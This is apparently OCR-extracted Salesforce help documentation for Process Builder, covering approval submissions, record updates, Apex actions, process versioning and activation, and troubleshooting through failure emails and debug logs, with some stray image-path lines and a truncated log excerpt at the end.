Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create processes:
- "View All Data"

Submit a Record for Approval from a Process

Submit the record that started the process for approval.

After you've created an action and selected "Submit for Approval" for the type, fill in the relevant fields to add the action to your process.

Only the record that started the process will be submitted. You can't submit any related records for approval.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. For `Approval Process`, indicate whether you need to submit the record through the default approval process or through a specific approval process.

   The process fails if:

   - The record is submitted to the default approval process, and there are no active approval processes for the record's object type.
   - The record is submitted to the default approval process, and it doesn't meet the criteria for any of the approval processes for the record's object type.
   - The record is submitted to a specific approval process, and it doesn't meet the entry criteria.

3. If you need to submit the record to a specific approval process:
   a. Search for and select the approval process.
   b. Indicate whether you need to skip the entry criteria for the approval process.
4. For `Submitter`, identify who should receive notifications about the approval request.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:
- "Manage Force.com Flow"

  AND

  "View All Data"

Value	Description
Current User	The user who triggered the process by creating or editing a record.
User Field from a Record	The user ID that's stored in a field value on the record that's being submitted for approval or another record.
Other User	A specific user in your organization.

If the submitter isn't an allowed initial submitter on the approval process that runs, the process fails. Make sure that the initial submitters for the approval processes that are related to this object include all users who could trigger this process. For details about setting the initial submitters for an approval process, see Create an Approval Process with the Standard Wizard on page 5233.

5. If necessary, enter submission comments. Don't reference merge fields or formula expressions.

   Submission comments appear in the approval history for the specified record. This text also appears in the initial approval request email if the template uses the `{!ApprovalRequest.Comments}` merge field.

6. Save the action.

Update Records from a Process

Update one or more records that are related to the record that started the process by manually entering values or by using the values from related records.

After you've created an action and selected "Update Records" for the action type, fill in the relevant fields to add the action to your process. The records' `Last Modified By` field is set to the user who started the process by creating or editing a record.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. For `Record Type`, select the record or records that you need to update, and then click **Choose**.

   You can update only the record that started the process or records that are related to it. For example, you can reference *`[Case].ContactId`*, but not *`[Case].Contact.AccountId`*.

   - To update the record that started the process, click the appropriate radio button. For example, if your process is based on a case record, click next to **Select the Case record that started your process**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND


  "View All Data"



- To update a record that's related to the record that started the process, click the appropriate radio button and select one of the field names in the drop-down list.


  If you select a field that ends in "ID," you're selecting a single record. This field name corresponds to a lookup field on the original record. For details on lookup fields, see Custom Field Types on page 4788.

  For example, if a case record started the process and you select `Account Id`, this action updates the account that's associated with the case.




  If you select a plural item that doesn't end in "ID," you're updating all the records of that object type that are related to the record that started the process. This plural item corresponds to child records of the original record, which might appear in a related list on the original record.

  For example, if you select CaseComments, this action updates all the case comments that are related to the case.



- To update fields on a related record, click on a field with > next to it (ending in "ID") to access that record's fields.

  For example, let's say that, for a process that evaluates a case record **(1)**, you want to update all contacts that are related to the case's parent account. Click **Account ID** > **(2)**, then **Contacts (3)**, and then **Choose**.



3. Optionally, specify conditions to filter the records you're updating.

   For example, if your process updates the status of a parent case, specify conditions so that you won't update the parent case if its status is set to On Hold.

   Note: When you define conditions for updating records, you can't:

   - Reference a Long Text Area field
   - Reference a Rich Text field
   - Reference a child record's related fields

     For example, you can reference `[Case].ContactId`, but not `[Case].Contact.AccountId`.

     When you define multiple filters, the filter logic usually defaults to AND. However, if multiple filters have the same field selected and use the equals operator, the filters are combined with OR. For example, your filters check whether a case's

Type equals Problem (1), Type equals Feature Request (2), and Escalated equals true (3). At runtime, those filters are combined to `(1 OR 2) AND 3`.


If you're updating the record that started the process, Process Builder adds an implicit filter for you in the background: `[Object].Id equals myCurrentVariable.Id`. If you add filter criteria that set the record's ID to a value using the equals operator, at runtime the `[Object].Id equals` filters are combined using OR filter logic. For example, you update the case that started the process and add this filter: `[Case].Id equals 500D00000044XgV`. At runtime, your filter is combined with the implicit filter (`[Case].Id equals myCurrentVariable.Id`) with OR.

a. Select **Updated records meet all conditions**.

b. Set the conditions that you want to use to filter the updated records.

`Field`	Select the field whose value you want to evaluate.
`Operator`	The available operators depend on the field's data type.
`Type`	The available value types depend on the field' data type. See Process Builder Value Types on page 5008 for details.
`Value`	Identify the value that you want to evaluate the field for.

For example, if your process updates account records, you can choose to update only accounts with an annual revenue (**1**) greater than (**2**) $1,000,000 (**3**).



4. Specify the new field values.

`Field`	Select the field whose value you want to set. To filter the drop-down list, type the name of the field. You can assign values to fields only on the record or records that you identified in the `Object` field. Use a separate Update Records action to update fields on related records.
`Type`	Select the type of value that you want to use. The available types depend on the field that you've selected.
`Value`	Set a value for the field. For example, if you select a Formula value type, click **Build a formula...** to create a formula value for the field.

5. Save the action.

Call Apex Code from a Process

Add customized functionality to your process by calling Apex from the process.

After you've created an action and selected "Apex" for the type, fill in the relevant fields to add the action to your process.

Important: To use this action in a process, ask your developer to annotate the appropriate method with `@InvocableMethod`. For details, see "`InvocableMethod` Annotation" in the *Apex Developer Guide*.

The Apex class and the process are executed by the user whose action triggered the process.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. Choose an Apex class by entering the name of the class to filter results or select a class from the drop-down list.

3. If the class includes an invocable variable, you can manually enter values or reference field values from a related record.

   The value must match the variable's data type. You can set values for sObject and primitive type list variables only.

   - To set values for sObject variables and sObject list values, reference an object's related records, for example, all child contact records associated with the Account object that started the process.
   - To set a value for a primitive list variable (String, Integer, Time, and so on), select the String value type and enter a value in the text input field. You can't pass multiple values to lists.

4. Click **Save**.

Note: If you define an Apex action in your process and then modify the Apex class by adding a standard field reference (for example, `User.Phone`), the Apex action is no longer visible in the process and must be added again.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND


  "View All Data"

Execute Actions on More Than One Criteria

Choose whether to stop or continue your process after specific criteria are met and associated actions execute.

For each criteria and associated action group, you can choose whether to stop the process after actions execute or continue evaluating the next defined criteria.

1. Make sure you've defined the next criteria and that your action group includes only immediate actions. You can't evaluate the next criteria when an action group contains scheduled actions.
2. To change what happens after actions execute, click **STOP (1)** or **EVALUATE THE NEXT CRITERIA (2)**. Initially, each action group is set to stop after executing actions.



3. Save your changes, and your choice appears on the canvas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Process Management

The Process Builder allows you to see and manage all your processes in one place.

To manage a process, from Setup, enter *Builder* in the Quick Find box, then select **Process Builder**.

From the process management page, you can:

- Create a process
- Edit a process
- Delete an inactive process
- See the status of your existing processes
- Sort your processes by name, description, object, last modified date, or status

Note: If you create a Salesforce Knowledge Article Type object and use that object to trigger a process, the object name doesn't display on the process management page.

When you open a process, you can:

- Clone the process
- Activate or deactivate the process
- Edit the process properties

From the Paused and Waiting Interviews list on the flow management page, you can:

- Monitor scheduled actions that haven't yet been executed
- Delete groups of scheduled actions that you no longer need to wait for

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Process Status

Each process has a status that determines whether the process can be edited, activated, or deleted.

Status	Description	Editable?
Active	The process has been activated. You can't make changes to an active process. However, you can clone it. Make any necessary changes to the cloned process and then activate it. Don't forget to deactivate the original process if appropriate.	No
Inactive	The process is inactive and can be activated.	Yes

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Clone a Process

If you want to make changes to an existing process, save a clone of that process. You can save the clone as either a new inactive process with its own version history, or as a new inactive version of the existing process.

To make changes to an active process, you have a few options.

- Deactivate it, make changes, and then reactivate it.
- Clone it as an inactive version, make changes, and then activate the new version. The original version is automatically deactivated.
- Clone it as a new inactive process, make changes and then activate it. The original process is not automatically deactivated, so consider whether it's appropriate for both processes to be active.

You can create up to 50 versions of a process, but only one version of a given process can be active.

1. From Setup, enter *Builder* in the Quick Find box, then select **Process Builder**.
2. Open the process or process version that you want to activate.
3. Click **Clone**.
4. You can create a version of the current process or a completely new process with its own version history.
5. Enter a name, API name, and description.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate or deactivate processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Activate a Process

Salesforce doesn't start using a new or revised process to evaluate records until you activate it.

After you activate a process, you can no longer edit it. However, you can click **Clone** to save the process as a new inactive process.

You can't activate a process unless it has:

- At least one defined criteria node
- At least one defined immediate or scheduled action

1. From Setup, enter *Builder* in the Quick Find box, then select **Process Builder**.
2. Open the process version that you want to activate.
3. Click **Activate**.

   If you activate a version of a process that already has an active version, the previously active version is automatically deactivated. To see that version later, refer to the process's version history.

After you've activated your process, consider creating or editing test records that will start the process to make sure it's working correctly. If you do, remember to delete those test records or return them to their previous values once you've confirmed that your process works as designed.

If you later want Salesforce to stop using a process to evaluate records as they're created or edited, open the active process and click **Deactivate**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate or deactivate processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

  AND

  "Customize Application"

Delete a Process Version

If you no longer need to use a process version that you've defined, delete it.

To delete an active process, you must first deactivate it. You can't delete process versions with an Active status. If another process references your invocable process, you can't delete the invocable process. If a process has any scheduled actions, it can't be deleted until those pending actions have been executed or deleted.

1. From Setup, enter *Builder* in the Quick Find box, then select **Process Builder**.
2. Click the name of the process whose version you want to delete.
3. For the version that you want to delete, click **Delete**.
   If your process has only one version and you delete that version, the whole process is deleted.
4. Click **OK**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To delete processes:

- "Manage Force.com Flow"
  AND
  "View All Data"

Monitor Your Processes' Pending Scheduled Actions

To see which of your processes are still waiting to execute scheduled actions, see the Paused and Waiting Interviews list on the flow management page.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.
2. Scroll down to the Paused and Waiting Interviews list.
3. Create a view to see scheduled actions in the Paused and Waiting Interviews list. We recommend displaying the following fields.



- Flow Name **(1)** corresponds to the process's Process Name.
- Paused Date **(2)** is the time at which the schedule started for the action group.
- Current Element **(3)** identifies the group of scheduled actions that Salesforce is waiting to execute.
- Type **(4)** indicates the type of a paused or waiting interview. Processes that are waiting to execute scheduled actions are of type Workflow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see unexecuted scheduled actions:

- "View Setup and Configuration"

Current Element displays `myWait_myRule_N`, where *N* is the number of the associated criteria and action group. For example, if Current Element displays `myWait_myRule_2`, Salesforce is waiting to execute the group of scheduled actions that are associated with the second criteria in the process.

SEE ALSO:

Delete Unexecuted Scheduled Actions

Delete Unexecuted Scheduled Actions

If you no longer need to wait for a process's scheduled actions to be executed—for example, because you need to delete the associated process—you can delete the unexecuted group of scheduled actions.

1. From Setup, enter *Flows* in the `Quick Find` box, then select **Flows**.

   The Waiting Interviews related list displays any unexecuted scheduled actions in your organization, as well as any waiting flow interviews.

2. For each unexecuted group of scheduled actions that you want to delete, click **Del**.

   You can identify the correct row by the `Flow Name` field, which corresponds to the process's `Process Name`.

SEE ALSO:

Monitor Your Processes' Pending Scheduled Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete unexecuted scheduled actions:

- "Manage Force.com Flow"

Troubleshoot Processes

Use the error messages that appear in the Process Builder and the emails you receive when a process fails to help solve problems that arise when you're working with processes. When all else fails, look at the Apex debug logs for your processes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Common Reasons Why Processes Fail

Here are some common design problems that cause processes to fail.

Errors in the Process Builder

The API names for criteria nodes and actions are created in the background. When you create or update processes, you might see error messages that reference those names to help you identify specifically where the problem occurred.

What Happens When a Process Fails?

When a user performs an action that triggers a process (such as creating a record) and that process fails, the user sees a page with this error: "Workflow Action Failed to Trigger Flow." In addition, the administrator who activated the process receives an email with more details.

Troubleshoot Processes with Apex Debug Logs

Use debug logs to find detailed information about your running processes after they finish running. For example, if a process doesn't seem to trigger when a record meets the process's criteria, or if you want to understand the sequence of processes being executed.

SEE ALSO:

Common Reasons Why Processes Fail

Common Reasons Why Processes Fail

Here are some common design problems that cause processes to fail.

- A user creates or edits a person account. An Account-based process evaluates the record. The process's criteria node references an account field, for example, `[Account].Name Equals Acme`.
- The process references a field that hasn't been set. For example, you reference `[Contact].Account.Description` in your process. If the Account lookup field isn't set on the contact, the process fails because it doesn't know which account to reference.

  The workarounds for this issue depend on where the reference exists in the process.

  - If you reference it in filter conditions, add another filter condition that checks whether the lookup field is set. You can do the same workaround if it's referenced in a formula, for example, `[Contact].AccountId Is null False`.
  - Otherwise, consider making the fields required.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Troubleshoot Processes

Errors in the Process Builder

What Happens When a Process Fails?

Errors in the Process Builder

The API names for criteria nodes and actions are created in the background. When you create or update processes, you might see error messages that reference those names to help you identify specifically where the problem occurred.

API Name	Description
`myVariable_current.field`	`field` is the name of the field that's referenced. `myVariable_current` refers to the field values that the record had when it started the process. For example, `myVariable_current.Id` corresponds to the record's field value for `Id` when the record started the process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

API Name	Description
`myVariable_old.field`	*`field`* is the name of the field that's referenced. `myVariable_old` refers to the most recent previous values of the record that started the process. For example, `myVariable_old.Id` corresponds to the record's field value for `Id` immediately before the record started the process.

Example:

```
The element has an invalid reference to "myVariable_current.AnnualRevenue".
```

`myVariable_current.AnnualRevenue` refers to the value for the field `AnnualRevenue` when the record started the process.

Note: Error or warning messages might refer to a "flow" instead of a "process." Those messages still apply to your process.

SEE ALSO:

Common Reasons Why Processes Fail

What Happens When a Process Fails?

When a user performs an action that triggers a process (such as creating a record) and that process fails, the user sees a page with this error: "Workflow Action Failed to Trigger Flow." In addition, the administrator who activated the process receives an email with more details.

The email includes the element that failed, the error message from that failure, and details about the criteria and actions that the process tried to execute. The subject line is `Error Occurred During Flow "`*`Process_Name`*`": `*`Error`*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example:

```
Error Occurred During Flow "Opportunity_Management": No
applicable approval process was found.
// The error occurred when the LeadConvertEmail process was
triggered.
An error occurred at element myRule_1_A1 (FlowActionCall).
No applicable approval process was found.
// The error occurred at the first action (A1) that's
associated with the
// first criteria node (myRule_1).

Flow Details
Flow Name: Opportunity_Management
Type: Workflow
Version: 3
Status: Active
// The user triggered version 3 of the Opportunity_Management
 process.

Flow Interview Details
```

```
Interview Label: Opportunity_Management-3_Opportunity
Current User: Madison Rigsby (0051a000000qJXL)
Start time: 2/2/2017 11:21 AM
Duration: 0 seconds
// The process was triggered by user Madison Rigsby.

How the Interview Started
Madison Rigsby (0051a000000qJXL) started the flow interview.
Some of this flow's variables were set when the interview started.
myVariable_old = 0061a00000D3ibfAAB
myVariable_current = 0061a00000D3ibfAAB

ASSIGNMENT: myVariable_waitStartTimeAssignment
{!myVariable_waitStartTimeVariable} Equals {!Flow.CurrentDateTime}
Result
{!myVariable_waitStartTimeVariable} = "2/2/2017 11:21 AM"

DECISION: myDecision
Executed this outcome: myRule_1
Outcome conditions: and
1. {!myVariable_current.StageName} (Proposal/Price Quote) Equals Proposal/Price Quote
Logic: All conditions must be true (AND)
// The first criteria node (myRule_1) checks whether the opportunity's StageName
// is "Proposal/Price Quote". It is, so the process moves on to execute the associated
// actions.

SUBMIT FOR APPROVAL: myRule_1_A1
Inputs:
objectId = {!myVariable_current.Id} (0061a00000D3ibfAAB)
comment = null
Error Occurred: No applicable approval process was found.
// The process tries to execute the first associated action.
// The action fails because no approval processes exist that
// the record can be submitted to. Maybe the org doesn't include
// any active Opportunity approval processes. Or maybe it does, but the
// record doesn't meet the entry criteria for any of them.
```

SEE ALSO:

Common Reasons Why Processes Fail

Troubleshoot Processes with Apex Debug Logs

Use debug logs to find detailed information about your running processes after they finish running. For example, if a process doesn't seem to trigger when a record meets the process's criteria, or if you want to understand the sequence of processes being executed.

Tip: Make sure that your filters include FINER events in the WORKFLOW category. For details, see Debug Log Levels on page 6054.

When using debug logs to troubleshoot a process, consider the following.

- Processes created in the Process Builder appear as flows and workflow rules in debug logs. The generated names have some resemblance to the process names, but they don't map one-to-one.
- Standard processes appear as flows of type Workflow. Invocable processes appear as flows of type InvocableProcess.
- Immediate actions that may appear to be executed in a block are strung together in the flow. If one action fails in the middle, then the following actions might not run.
- Scheduled actions are executed after a Wait element. The actions are executed similarly to immediate actions after the process resumes.
- `WF_CRITERIA_BEGIN` and `WF_CRITERIA_END` refer to the workflow rule criteria that is always set to true and not the criteria defined in your process.
- Here's how elements in the Process Builder correspond to flow debug events.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Builder Element	Flow Debug Event
Criteria	`FLOW_RULE_...`
Create a Record	`FLOW_ELEMENT_...`
Update Records	`FLOW_ELEMENT_...`
Post to Chatter	`FLOW_ACTIONCALL_...`
Submit for Approval	`FLOW_ACTIONCALL_...`
Email Alerts	`FLOW_ACTIONCALL_...`
Flows	`FLOW_ACTIONCALL_...`
Processes	`FLOW_ACTIONCALL_...`
Apex	`FLOW_ACTIONCALL_...`
Schedule	`FLOW_WAIT_...`

Example: Debugging Immediate Actions

This example covers a process with an immediate Apex action.

Here's what you can tell from this first snippet.

- The process is triggered by a lead with the name "L104".
- The name of the process is "Apex Say Hello", which corresponds with the name used in the log "Apex_Say_Hello301xx000000001Y". The number appended to the end of the name is the process version's ID.

- The process is set to trigger when a record is created or edited (ON_ALL_CHANGES).

```
17:07:29.086 (86806000)|EXECUTION_STARTED
17:07:29.086 (86928000)|CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000)|WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000)|WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000)|WF_ACTION|.
17:07:29.114 (114071000)|WF_RULE_EVAL_END
17:07:29.114 (114093000)|WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000)|WF_CRITERIA_BEGIN|
   [Lead: L104 00Qxx000002S8vh]|Apex_Say_Hello301xx000000001Y|
   01Qxx0000002nea|ON_ALL_CHANGES|0
```

In this section, the process compares the record's current values to the values it had before it was changed. "myVariable_current" contains all of the record's current field values. "myVariable_old" contains all of the field values of the record immediately before it was changed. "myVariable_old" has no values (null), so the process is evaluating a newly created lead.

```
17:07:29.114 (114553000)|WF_FORMULA|
   Formula:ENCODED:[treatNullAsNull]true|Values:
17:07:29.114 (114571000)|WF_CRITERIA_END|
   true
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
   Workflow
17:07:29.132 (132881000)|WF_ACTION|
   Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
   09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
   09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
   CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
   00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
   Param Value: ENCODED:{![treatNullAsNull]{!ID:this}},
   Evaluated Param Value:{
      LastModifiedById=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
      Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
EmailBouncedReason=null,
      Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
CreatedById=005xx000001SwUpAAK,
     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
```

```
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

      Website=null, Fax=null, InternalSource=0, City=null, Title=null,
MasterRecordId=null,
      CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
ConvertedDate=null,
      PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
ConvertedContactId=null,
      ConvertedAccountId=null, CurrentGenerators__c=null
   }|
   Param Name: myVariable_old,
   Param Value: {!old},
   Evaluated Param Value: null
```

This section shows the start of the process—indicated by "FLOW_START_INTERVIEWS_BEGIN"—and the criteria defined in the process. "FLOW_RULE_" always corresponds to criteria in the process, and we see that "myRule_1" is evaluated as "true". The number in "myRule_1" indicates that the process is executing the group of scheduled actions that are associated with the first criteria in the process.

```
17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
Country=null,
      LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
Email=null,
     Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
 Website=null,
```

```
      Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
CampaignId=null,
